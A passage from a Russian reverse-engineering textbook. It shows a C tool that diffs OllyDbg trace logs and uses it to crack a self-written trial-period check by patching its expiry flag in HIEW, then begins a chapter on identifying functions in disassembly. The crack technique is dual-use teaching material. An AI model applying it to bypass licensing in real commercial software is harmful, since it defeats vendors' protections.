слишком сложен в реализации (фактически, нам достаточно реализовать дизассемблер длин инструкций). Правда, взламываемая программа может легко обнаружить и аппаратные точки останова, и атрибуты `PAGE_NOACCESS`, но большинство защитных механизмов этим не занимаются.

Выбор подхода

Поскольку написание собственного профилировщика отнимает много сил и времени, на первых порах можно ограничиться использованием отладчика, поддерживающего трассировку в лог и обходящего большинство типовых защит. На эту роль хорошо подходит знаменитый OllyDbg, для которого существует множество плагинов, скрывающих присутствие отладчика от глаз практически всех защитных механизмов.

Запуская программу до и после срабатывания защиты, мы получаем два протокола трассировки. Считываем адреса машинных команд, заносим их в массив "своего" лога, сортируем, убираем повторы, а затем сравниваем оба массива. Легко показать, что сравнение сводится к поиску, который в отсортированном массиве быстрее всего осуществляется методом "вилки". При этом сравнивать нужно не только первый массив со вторым, но и второй с первым, для удобства выводя рядом с адресами мнемоники машинных команд, которые можно вытащить прямо из лога.

В листинге 10.27 приведен листинг упрощенной версии анализатора логов, не использующего сортировку и выполняющего сравнение путем последовательного поиска. Поэтому объемные логи он обрабатывает довольно долго. Впрочем, с учетом быстродействия современных процессоров, времени потребуется не так уж и много.

Листинг 10.27. Программа log-coverage-diff.c для сравнения протоколов трассировки OllyDbg

```
#define XL     1024                  // Максимальная длина одной строки лога
#define NX     (1024*1024)           // Максимальное количество строк лога

// Добавить новый адрес в массив,
// если он не встречался ранее
addnew(unsigned int *p, unsigned int x)
{
       int a;
```

```
            for (a = 1; a<*p; a++) if (p[a] == x) return 0; if (a == NX) return -1;
      p[0]++; p[a] = x; return 1;
}

// Вывод результатов на экран
PRINT(unsigned int x, FILE *f)
{
      char *z; char buf[XL];
      while(fgets(buf,XL-1,f)) if((strtol(buf,&z,16)==x)&&(printf("%s",buf)|1))break;
}

// Сравнение двух массивов адресов на предмет различий
diff(unsigned int *p1, unsigned int *p2, FILE *f)
{
      int a, b, flag;
      for (a = 1; a<*p1; a++)
      {
          for(b = 1, flag = 0;b<*p2; b++) if ((p1[a]==p2[b]) && ++flag) break;
          if (!flag) PRINT(p1[a],f);
      }
}

main(int c, char **v)
{
      int f=0; char buf[XL]; FILE *f1, *f2; unsigned int *p1, *p2; char *x;

      if (c < 3) return printf("USAGE: log-coverage-diff.exe file1 file2\n");

      p1 = (unsigned int*) malloc(NX*4); p2 = (unsigned int*) malloc(NX*4);

      f1 = fopen(v[1],"rb");if (!f1) return printf("-ERR: open %s\x7\n",v[1]);
      f2 = fopen(v[2],"rb");if (!f2) return printf("-ERR: open %s\x7\n",v[2]);

      fgets(buf, 1023, f1); fgets(buf, 1023, f2);

      while(f<2 && !(f=0))
      {
            if (fgets(buf, XL-1, f1)) addnew(p1,strtol(buf,&x,16)); else f++;
            if (fgets(buf, XL-1, f2)) addnew(p2,strtol(buf,&x,16)); else f++;
      }

      if (fseek(f1, 0, SEEK_SET)) return printf("-ERR: seek %s\x7\n",v[1]);
      if (fseek(f2, 0, SEEK_SET)) return printf("-ERR: seek %s\x7\n",v[2]);

      printf("\ndiff p1 -> p2\n");diff(p1,p2,f1);
      printf("\ndiff p2 -> p1\n");diff(p2,p1,f2);

      return 0;
}
```

Компиляция этой программы осуществляется с ключами по умолчанию[8]. В частности, при использовании Microsoft Visual C++ командная строка выглядит так: `cl.exe log-coverage-diff.c`, а для создания оптимизированного варианта — `cl.exe /Ox log-coverage-diff.c`.

[8] Исходный код и исполняемые файлы этой программы можно найти на CD, поставляемом в комплекте с данной книгой, в каталоге <CD_drive>\CH10\SRC.

Примечание

Если вы скопируете весь текст программы в листинге 10.27 в среду разработки и попытаетесь скомпилировать и скомпоновать программу по нажатию клавиши <F7> (Build), то попытка компиляции завершится неудачей. Не удивляйтесь этому, потому что программа и не должна компилироваться таким образом. По умолчанию, Microsoft Visual Studio создает проект на C++, а эта программа написана на классическом C, поэтому и компилировать ее надо из командной строки.

Пример взлома

В качестве упражнения напишем простейшую защиту испытательным сроком и попробуем ее взломать методом сравнения покрытий до истечения испытательного срока и после. Исходной код взламываемой программы может выглядеть, например, так, как показано в листинге 10.28. Испытательный срок задается константами `ye` (год), `me` (месяц), `md` (день). Установите эти константы в соответствии с текущей датой (так, чтобы программа еще работала до начала экспериментов).

Листинг 10.28. Программа coverage.c, защищенная испытательным сроком

```
int expired = 0;

#define md 3
#define me 8
#define ye 2007

foo()
{
        SYSTEMTIME sy;

        GetSystemTime(&sy);
        if ((sy.wYear&0xF)*sy.wMonth*sy.wDay > (ye&0xF)*me*md) expired=1;
}

main()
{
        printf("coverage trial\n");
        foo();
        if (expired)
        {
                printf("trial has expired!\n");
        }
                else
        {
                printf("trial ok\n");
        }

}
```

Компиляция осуществляется так же, как и в предыдущем случае (см. листинг 10.27). В результате компиляции и компоновки, на диске появится файл coverage.exe. Запустите этот файл на исполнение, чтобы убедиться в том, что программа выдает строку `trial ok`. Затем переведите системную дату за конец испытательного срока и запустите программу вновь. Теперь программа выведет строку `trial has expired!`, и это значит, что программу надо ломать!

Возвратите системную дату в исходное состояние и загрузите coverage.exe в OllyDbg (рис. 10.19). Затем из меню **View** выберите команду **Run trace** и нажмите клавиатурную комбинацию <SHFT>+<F10> для вызова контекстного меню. Из контекстного меню выберите команду **Log to file**, и в появившемся диалоговом окне введите имя файла — coverage1.txt. Затем нажмите клавиши <CTRL>+<F11> (**Trace Into**) и дождитесь завершения работы программы. На диске обра-

зуется файл coverage1.txt размером около 3 Мбайт. В том же самом окне **Run trace** нажмите клавиатурную комбинацию <SHIFT>+<F10> еще раз и закройте файл протокола (**Close log file**).

Перезапустите программу нажатием комбинации <CTRL>+<F2>, переведите системную дату вперед, а затем вернитесь в окно **Run Trace**. Нажмите клавиатурную комбинацию <SHIFT>+<F10>, выберите команду **Log to file** и введите имя файла coverage2.txt. Запустите трассировку по нажатию <CTRL>+<F11>, дождитесь завершения работы программы и закройте log-файл (<SHIFT>+<-F10>, **Close log file**).




Рис. 10.19. Определение покрытия кода с помощью OllyDbg

Теперь у нас есть два log-файла, которые можно обработать утилитой log-coverage-diff.exe, чтобы увидеть различия в покрытии до истечения испытательного срока и после (листинг 10.29).

Листинг 10.29. Сравнение покрытия кода программы до и после истечения испытательного срока

```
$log-coverage-diff.exe coverage1.txt coverage2.txt
diff p1 -> p2
00401076 Main    PUSH coverage.00406054
0040107B Main    CALL coverage.00401085
00401080 Main    ADD ESP,4

diff p2 -> p1
0040103B Main    MOV DWORD PTR DS:[4068F0],1
00401067 Main    PUSH coverage.00406040
```

```
0040106C Main    CALL coverage.00401085
00401071 Main    ADD ESP,4
00401074 Main    JMP SHORT coverage.00401083
```

Проанализировав полученные результаты, показанные в листинге 10.29, даже начинающий сможет догадаться, что двойное слово по адресу `4068F0h` представляет собой глобальный флаг истечения испытательного срока, а команда `MOV DWORD PTR DS:[4068F0], 1` — как раз и есть тот самый код, который его взводит, когда испытательный срок заканчивается. Чтобы заполучить программу в бессрочное использование, достаточно заменить `MOV DWORD PTR DS:[4068F0], 1` на `MOV DWORD PTR DS:[4068F0], 0`.

Загрузите coverage.exe HIEW, дважды нажмите клавишу <ENTER> для перехода в режим дизассемблирования, нажмите клавишу <F5> (Goto) и введите адрес команды `MOV`, предварив его символом точки (точка необходима, чтобы указать HIEW, что это именно адрес, а не смещение от начала файла). В рассматриваемом случае этот адрес равен `.40103B`. Теперь нажмите <F3> для активации режима редактирования, а затем — <ENTER> для ввода ассемблерной команды (рис. 10.20). HIEW автоматически копирует текущую инструкцию в строку редактирования, и нам остается всего лишь заменить 1 на 0 и нажать <F9> для сохранения изменений в файле. После выхода из HIEW файл можно будет запускать, невзирая на текущую дату.




Рис. 10.20. Взлом программы coverage.exe с помощью HIEW

Как вариант, можно открыть coverage.exe в IDA Pro и посмотреть, что находится по адресам, выданным утилитой log-coverage-diff.exe (листинг 10.30; различия в покрытии кода до и после истечения испытательного срока выделены полужирным шрифтом), а также в их окрестностях. Возможно, мы найдем более быстрый путь взлома.

Листинг 10.30. Фрагмент дизассемблированного листинга программы coverage.exe

```
0401000    sub_40100    proc   near
           0
0401000                 push   ebp
0401001                 mov    ebp, esp
0401003                 sub    esp, 10h
0401006                 lea    eax, [ebp+SystemTime]
0401009                 push   eax                              ; lpSystemTime
040100A                 call   ds:GetSystemTime
0401010                 mov    ecx, dword ptr [ebp+SystemTime.wYear]
0401013                 and    ecx, 0FFFFh
0401019                 and    ecx, 0Fh
040101C                 mov    edx, dword ptr [ebp+SystemTime.wMonth]
```

```
040101F                 and     edx, 0FFFFh
0401025                 imul    ecx, edx
0401028                 mov     eax, dword ptr [ebp+SystemTime.wDay]
040102B                 and     eax, 0FFFFh
0401030                 imul    ecx, eax
0401033                 cmp     ecx, 90h
0401039                 jle     short loc_401045
040103B                 mov     dword_4068F0, 1
0401045 loc_401045:
0401045                 mov     esp, ebp
0401047                 pop     ebp
0401048                 retn
0401048 sub_40100       endp
        0
0401048
0401049 _main           proc    near
0401049                 push    ebp
040104A                 mov     ebp, esp
040104C                 push    offset aCoverageTrial           ; "coverage trial\n"
0401051                 call    _printf
0401056                 add     esp, 4
0401059                 call    sub_401000
040105E                 cmp     dword_4068F0, 0
0401065                 jz      short loc_401076
0401067                 push    offset aTrialHasExpire          ; "trial has expired!\n"
040106C                 call    _printf
0401071                 add     esp, 4
0401074                 jmp     short loc_401083
0401076 loc_401076:
0401076                 push    offset aTrialOk                 ; "trial ok\n"
040107B                 call    _printf
0401080                 add     esp, 4
0401083
0401083 loc_401083:
0401083                 pop     ebp
0401084                 retn
```




Рис. 10.21. Разница в покрытии кода исследуемой программы при просмотре в IDA Pro

Как видите, "сердце" защитного механизма сосредоточено в процедуре `sub_401000`, которая сравнивает текущую дату с жестко прошитой (hard-coded) константой, после чего осуществляет `jle` на `loc_401045` (испытательный срок еще не истек) или не делает этого перехода, и тогда выполняется команда `mov dword_4068F0, 1`. Команда `mov dword_4068F0, 1` устанавливает глобальный флаг истечения испытательного срока, проверяемый лишь в одном-единственном месте — по адресу `040105Eh`. За этим адресом следует условный переход `0401065 jz short loc_401076`, выбирающий, какое из двух сообщений выводить на экран.

> ***Примечание***
>
> В реально защищенных программах флаг регистрации обычно проверяется многократно.

Если мы заменим `jle short loc_401045` на `jmp short loc_401045`, то флаг истечения испытательного срока никогда не будет взведен.

Для наглядности можно написать несложный скрипт на IDA C, считывающий результат работы утилиты log-coverage-diff.exe и отмечающий различия в покрытиях каким-либо символом, например, `*1*` будет означать, что данная машинная команда выполнялась только в первом прогоне, а `*2*` — только во втором (рис. 10.21).

> ***Примечание***
>
> Подробности о синтаксисе IDA C и технике написания скриптов можно найти в книге "Образ мышления — IDA PRO"[9].

Заключение

Подведем итог — в этой главе, завершающей вторую часть книги, мы познакомились с новыми способами взлома, написали несколько полезных утилит и обогатились свежими идеями. В общем, неплохо провели время и теперь можем уверенно двигаться вперед, переходя к овладению более сложных методов исследования кода.

[9] Крис Касперски. "Образ мышления — дизассемблер IDA Pro". — Солон-Р, 2001.



ЧАСТЬ III

ИДЕНТИФИКАЦИЯ КЛЮЧЕВЫХ СТРУКТУР ЯЗЫКОВ ВЫСОКОГО УРОВНЯ



Глава 11

Идентификация функций

Исследование алгоритмов работы программ, написанных на языках высокого уровня, традиционно начинается с реконструкции ключевых структур исходного языка — *функций*, *локальных* и *глобальных переменных*, *ветвлений*, *циклов* и т. д. Это делает дизассемблированный листинг более наглядным и значительно упрощает его анализ.

Современные дизассемблеры достаточно интеллектуальны и львиную долю работы по распознаванию ключевых структур берут на себя. В частности, IDA Pro успешно справляется с идентификацией стандартных библиотечных функций, локальных переменных, адресуемых через регистр `ESP`, case-ветвлений и т. д. Однако порой даже IDA Pro ошибается, вводя исследователя в заблуждение, к тому же высокая стоимость этого дизассемблера не всегда оправдывает его применение. Так, например, студентам, изучающим ассемблер (а лучшее средство изучения ассемблера — дизассемблирование чужих программ), она едва ли окажется по карману.

Разумеется, на IDA Pro свет клином не сошелся — существуют и другие дизассемблеры, скажем та же утилита DUMPBIN, входящая в штатную поставку SDK. Конечно, если под рукой нет ничего лучшего, сойдет и DUMPBIN, но в этом случае об интеллектуальности дизассемблера придется забыть и всю работу выполнять вручную.

В первую очередь мы познакомимся с неоптимизирующими компиляторами — анализ их кода относительно прост и вполне доступен для понимания даже новичкам в программировании. Затем же, освоившись с дизассемблером, перейдем к вещам более сложным — оптимизирующим компиляторам, генерирующим очень хитрый, запутанный и витиеватый код.

Методы распознавания функций

Функция (также называемая процедурой или подпрограммой) — основная структурная единица процедурных и объективно-ориентированных языков, поэтому дизассемблирование кода обычно начинается с отождествления функций и идентификации передаваемых им аргументов.

Строго говоря, термин "функция" присутствует не во всех языках, но даже там, где он присутствует, его определение варьируется от языка к языку. Не вдаваясь в детали, мы будем понимать под функцией обособленную последовательность команд, вызываемую из различных частей программы. Функция может принимать один и более аргументов, а может не принимать ни одного; может возвращать результат своей работы, а может и не возвращать, — это уже не суть важно. Ключевое свойство функции — возвращение управления на место ее вызова, а ее характерный признак — множественный вызов из различных частей программы (хотя некоторые функции вызываются лишь из одной точки).

Откуда функция знает, куда следует возвратить управление? Очевидно, вызывающий код должен предварительно сохранить адрес возврата, а затем вместе с прочими аргументами передать его вызываемой функции. Существует множество способов решения этой проблемы. Можно, например, перед вызовом функции поместить в ее конец безусловный переход на адрес возврата. Как альтернативный вариант, можно сохранить адрес возврата в специальной переменной, а после

завершения функции выполнить косвенный переход, используя эту переменную как операнд инструкции `jump`. Не останавливаясь на обсуждении сильных и слабых сторон каждого метода, отметим, что компиляторы в подавляющем большинстве случаев используют специальные машинные команды `CALL` и `RET`, предназначенные, соответственно, для вызова функции и выхода из нее.
Инструкция `CALL` закидывает адрес следующей за ней инструкции на вершину стека, а `RET` стягивает оттуда этот адрес и передает на него управление. Тот адрес, на который указывает инструкция `CALL`, и есть адрес начала функции. А замыкает функцию инструкция `RET`.

> ***Примечание***
>
> Обратите внимание, что не всякая инструкция `RET` обозначает конец функции! Более подробно об этом будет рассказано в *главе 20, "Идентификация значения, возвращаемого функцией"*).

Таким образом, распознать функцию можно двояко: по *перекрестным ссылкам* (cross-references), ведущим к машинной инструкции `CALL`, и по ее *эпилогу*[1] (epilogue), завершающемуся инструкцией `RET`. Перекрестные ссылки и эпилог в совокупности позволяют определить адреса начала и конца функции. Немного забегая вперед, заметим, что в начале многих функций присутствует характерная последовательность команд, называемая *прологом*[2] (prologue), которая также пригодна для идентификации функций. А теперь рассмотрим все эти вопросы поподробнее.

Перекрестные ссылки

Просматривая дизассемблерный код, находим все инструкции `CALL` — содержимое их операнда и будет искомым адресом начала функции. Адрес невиртуальных функций, вызываемых по имени, вычисляется еще на стадии компиляции, и операнд инструкции `CALL` в таких случаях представляет собой непосредственное значение. Благодаря этому адрес начала функции выявляется простым синтаксическим анализом: ищем контекстным поиском все подстроки `CALL` и запоминаем (записываем) их непосредственные операнды.

Рассмотрим следующий пример (листинг 11.1).

Листинг 11.1. Пример, демонстрирующий непосредственный вызов функции

```
func();

main(){
        int a;
        func();
        a=0x666;
        func();
}

func(){
        int a;
        a++;
}
```

Результат его компиляции должен выглядеть приблизительно так, как показано в листинге 11.2.

---

[1] *Эпилог функции* — несколько строк кода, которые находятся в конце функции и восстанавливают стек и регистры в состояние, которое они имели до вызова функции. *См. разд. "Эпилог" далее в этой главе.*

[2] *Пролог функции* — несколько строк кода, которые находятся в начале функции и подготавливают стек и регистры для работы с функцией. *См. разд. "Пролог" далее в этой главе, а также главу 21, "Идентификация локальных стековых переменных".*

Листинг 11.2. Результат компиляции демонстрационного примера, показанного в листинге 11.1

```
.text:00401000  push    ebp
.text:00401001  mov     ebp, esp
.text:00401003  push    ecx
.text:00401004  call    401019
.text:00401004  ; Найдена инструкция call с непосредственным операндом,
.text:00401004  ; представляющим собой адрес начала функции.
.text:00401004  ; Точнее — ее смещение в кодовом сегменте
.text:00401004  ; (в данном случае - в сегменте ".text").
.text:00401004  ; Теперь можно перейти к строке ".text:00401019"
.text:00401004  ; и, дав функции собственное имя, заменить операнд
.text:00401004  ; инструкции call на конструкцию "call offset Имя функции"
.text:00401004  ;
.text:00401009  mov     dword ptr [ebp-4], 666h
.text:00401010  call    401019
.text:00401010  ; А вот еще один вызов функции! Обратившись к строке
.text:00401010  ; ".text:401019", мы увидим, что эта совокупность инструкций
.text:00401010  ; уже определена как функция. Все, что потребуется
.text:00401010  ; сделать, — заменить call 401019 на
.text:00401010  ; "call offset Имя функции"
.text:00401010
.text:00401015  mov     esp, ebp
.text:00401017  pop     ebp
.text:00401018  retn
.text:00401018  ; Вот нам встретилась инструкция возврата из функции,
.text:00401018  ; однако не факт что это действительно конец функции —
.text:00401018  ; ведь функция может иметь и несколько точек выхода.
.text:00401018  ; Однако смотрите: следом за ret расположено начало функции
.text:00401018  ; "моя функция", отождествленное по операнду
.text:00401018  ; инструкции call. Поскольку, функции не могут
.text:00401018  ; перекрываться, выходит, что данный ret -конец функции!
.text:00401018  ;
.text:00401019  push    ebp
.text:00401019  ; На эту строку ссылаются операнды нескольких инструкций
.text:00401019  ; call. Следовательно, это — адрес начала функции.
.text:00401019  ; Каждая функция должна иметь собственное имя — как бы нам
.text:00401019  ; ее назвать? Назовем ее "моя функция".
.text:00401019  ;
.text:0040101A  mov     ebp, esp                ; <-
.text:0040101C  push    ecx                     ; <-
.text:0040101D  mov     eax, [ebp-4]            ; <-
.text:00401020  add     eax, 1                  ; <- Это — тело "моей функции"
.text:00401023  mov     [ebp-4],eax             ; <-
.text:00401026  mov     esp, ebp                ; <-
.text:00401028  pop     ebp                     ; <-
.text:00401029  retn
.text:00401029  ; Конец "моей функции"
```

Как видите, все очень просто. Однако задача заметно усложняется, если программист (или компилятор) использует косвенные вызовы функций, передавая их адрес в регистре и динамически вычисляя этот адрес на стадии выполнения программы. Именно так, в частности, реализована работа с виртуальными функциями[3]. Однако в любом случае компилятор должен каким-то обра-

[3] Об этом будет более подробно рассказано в *главе 13*, *"Идентификация виртуальных функций"*.

зом сохранить адрес функции в коде, а это значит, что его можно найти и вычислить! Еще проще загрузить исследуемое приложение в отладчик, установить на интересующую вас инструкцию `CALL` точку останова[4] и, дождавшись всплытия отладчика, посмотреть, по какому адресу она передаст управление.

Пример, иллюстрирующий вызов функции по указателю, приведен в листинге 11.3.

Листинг 11.3. Пример, демонстрирующий вызов функции по указателю

```
func();
main(){
       int (a*)();
       a=func;
       a();
}
```

Результат компиляции этого примера в общем случае будет выглядеть так, как показано в листинге 11.4.

Листинг 11.4. Результат компиляции примера, приведенного в листинге 11.3

```
.text:00401000   push    ebp
.text:00401001   mov     ebp, esp
.text:00401003   push    ecx
.text:00401004   mov     dword ptr [ebp-4], 401012
.text:0040100B   call    dword ptr [ebp-4]
.text:0040100B   ; Вот инструкция CALL, осуществляющая косвенный вызов
.text:0040100B   ; функции по адресу, содержащемуся в ячейке [EBP-4].
.text:0040100B   ; Как узнать — что же там содержится? Прокрутим экран
.text:0040100B   ; дизассемблера немного вверх, пока не встретим строку
.text:0040100B   ; "mov dword ptr [ebp-4],401012". Ага! Значит, управление
.text:0040100B   ; передается по адресу ".text: 401012". Это и есть адрес
.text:0040100B   ; начала функции! Даем функции имя и заменяем
.text:0040100B   ; "mov dword ptr [ebp-4], 401012"
.text:0040100B   ; на "mov dword ptr [ebp-4], offset Имя функции"
.text:0040100B   ;
.text:0040100E   mov     esp, ebp
.text:00401010   pop     ebp
.text:00401011   retn
```

В некоторых, достаточно немногочисленных, программах встречается и косвенный вызов функции с комплексным вычислением ее адреса. Рассмотрим пример, приведенный в листинге 11.5.

Листинг 11.5. Пример, демонстрирующий вызов функции по указателю с комплексным вычислением целевого адреса

```
func_1();
func_2();
func_3();

main()
{
```

[4] Техника работы с точками останова на инструкции и их комбинации была рассмотрена в *разд. "Хакерские трюки с произвольными точками останова"* в *главе 10*.

```
        int x;
        int a[3]={(int) func_1,(int) func_2, (int) func_3};
        int (*f)();

        for (x=0;x < 3;x++)
        {
               f=(int (*)()) a[x];
               f();
        }
}
```

Результат дизассемблирования программы, демонстрирующей вызов функции по указателю с комплексным вычислением целевого адреса, в общем случае должен выглядеть так, как показано в листинге 11.6.

Листинг 11.6. Результат дизассемблирования примера, приведенного в листинге 11.5

```
.text:00401000   push    ebp
.text:00401001   mov     ebp, esp
.text:00401003   sub     esp, 14h
.text:00401006   mov     [ebp+0xC], offset sub_401046
.text:0040100D   mov     [ebp+0x8], offset sub_401058
.text:00401014   mov     [ebp+0x4], offset sub_40106A
.text:0040101B   mov     [ebp+0x14], 0
.text:00401022   jmp     short loc_40102D
.text:00401024   mov     eax, [ebp+0x14]
.text:00401027   add     eax, 1
.text:0040102A   mov     [ebp+0x14], eax
.text:0040102D   cmp     [ebp+0x14], 3
.text:00401031   jge     short loc_401042
.text:00401033   mov     ecx, [ebp+0x14]
.text:00401036   mov     edx, [ebp+ecx*4+0xC]
.text:0040103A   mov     [ebp+0x10], edx
.text:0040103D   call    [ebp+0x10]
.text:0040103D   ; Так, косвенный вызов функции. А что у нас в [EBP+0x10]?
.text:0040103D   ; Поднимаем глаза на строку вверх — в [EBP+0x10] у нас
.text:0040103D   ; значение EDX. А чему равен сам EDX? Прокручиваем еще одну
.text:0040103D   ; строку вверх — EDX равен содержимому ячейки
.text:0040103D   ; [EBP+ECX*4+0xC]. Вот дела! Мало того, что нам надо узнать
.text:0040103D   ; содержимое этой ячейки, так еще предстоит вычислить и ее
.text:0040103D   ; адрес! Чему равен ECX? Содержимому [EBP+0x14]. А оно чему
.text:0040103D   ; равно? Прокручиваем экран дизассемблера вверх. Ага,
.text:0040103D   ; нашли, — в строке 0x40102A в него загружается содержимое
.text:0040103D   ; EAX! Какая радость! И долго мы по коду так блуждать будем?
.text:0040103D   ; Конечно, можно затратить неопределенное количество времени
.text:0040103D   ; и реконструировать весь ключевой алгоритм целиком
.text:0040103D   ; (тем более, что мы практически подошли к концу анализа),
.text:0040103D   ; но где гарантия, что при этом не будут допущены ошибки?
.text:0040103D   ; Гораздо быстрее и надежнее загрузить исследуемую программу
.text:0040103D   ; в отладчик, установить точку останова на строку
.text:0040103D   ; "text:0040103D" и, дождавшись всплытия отладчика,
.text:0040103D   ; посмотреть: что у нас расположено в ячейке [EBP+0x10].
.text:0040103D   ; Отладчик будут всплывать трижды, причем каждый раз
.text:0040103D   ; показывать новый адрес! Заметим, что определить этот факт
.text:0040103D   ; в дизассемблере можно только после полной реконструкции
.text:0040103D   ; алгоритма! Однако не стоит по поводу мощи отладчика питать
.text:0040103D   ; излишних иллюзий! Программа может тысячу раз вызывать одну
```

```
.text:0040103D   ; и ту же функцию, а в 1001 раз — вызвать совсем другую!
.text:0040103D   ; Отладчик бессилен это определить. Ведь вызов такой функции
.text:0040103D   ; может произойти в непредсказуемый момент, например, при
.text:0040103D   ; определенном сочетании времени, данных, обрабатываемых
.text:0040103D   ; программой, и текущей фазы Луны. Ну не будем же мы целую
.text:0040103D   ; вечность гонять программу под отладчиком? Дизассемблер —
.text:0040103D   ; дело другое. Полная реконструкция алгоритма позволит
.text:0040103D   ; однозначно и гарантированно отследить все адреса косвенных
.text:0040103D   ; вызовов. Вот поэтому-то дизассемблер и отладчик должны
.text:0040103D   ; скакать в одной упряжке!
.text:0040103D   ;
.text:00401040   jmp    short loc_401024
.text:00401042
.text:00401042   mov    esp, ebp
.text:00401044   pop    ebp
.text:00401045   retn
```

Самый тяжелый случай представляют собой "ручные" вызовы функции командой `JMP` с предварительной засылкой в стек адреса возврата. Вызов через `JMP` в общем случае выглядит так: `PUSH ret_addrr/JMP func_addr`, где `ret_addrr` и `func_addr` — непосредственные или косвенные адреса возврата и начала функции, соответственно.

> ***Примечание***
>
> Кстати, заметим, что команды `PUSH` и `JMP` не всегда следуют одна за другой и порой бывают разделены другими командами.

Возникает резонный вопрос — чем же так плоха инструкция `CALL` и зачем прибегать к `JMP`? Дело в том, что функция, вызванная по `CALL`, после возврата управления родительской функции всегда передает управление команде, следующей за `CALL`. В ряде случаев, например, при структурированной обработке исключений (Structured Exception Handling, SEH[5]) возникает необходимость после возврата из функции продолжать выполнение не со следующей за `CALL` команды, а совсем с другой ветви программы. Тогда-то и приходится "вручную" заносить требуемый адрес возврата и вызывать дочернюю функцию через `JMP`.

Идентифицировать такие функции, особенно если они не имеют пролога, очень сложно. Контекстный поиск ничего не даст, поскольку команд `JMP`, использующихся для локальных переходов, в теле любой программы очень и очень много — попробуй-ка, проанализируй их все! Если же этого не сделать, то из поля зрения выпадут сразу две функции — вызываемая функция и функция, на которую передается управление после возврата. К сожалению, быстрых решений этой проблемы не существует. Единственная зацепка состоит в том, что вызывающая инструкция `JMP` практически всегда выходит за границы функции, в теле которой она расположена. Определить же границы функции можно по эпилогу.

Пример, иллюстрирующий "ручной" вызов функции инструкцией `JMP`, приведен в листинге 11.7.

Листинг 11.7. Пример, демонстрирующий "ручной" вызов функции инструкцией JMP

```
funct();

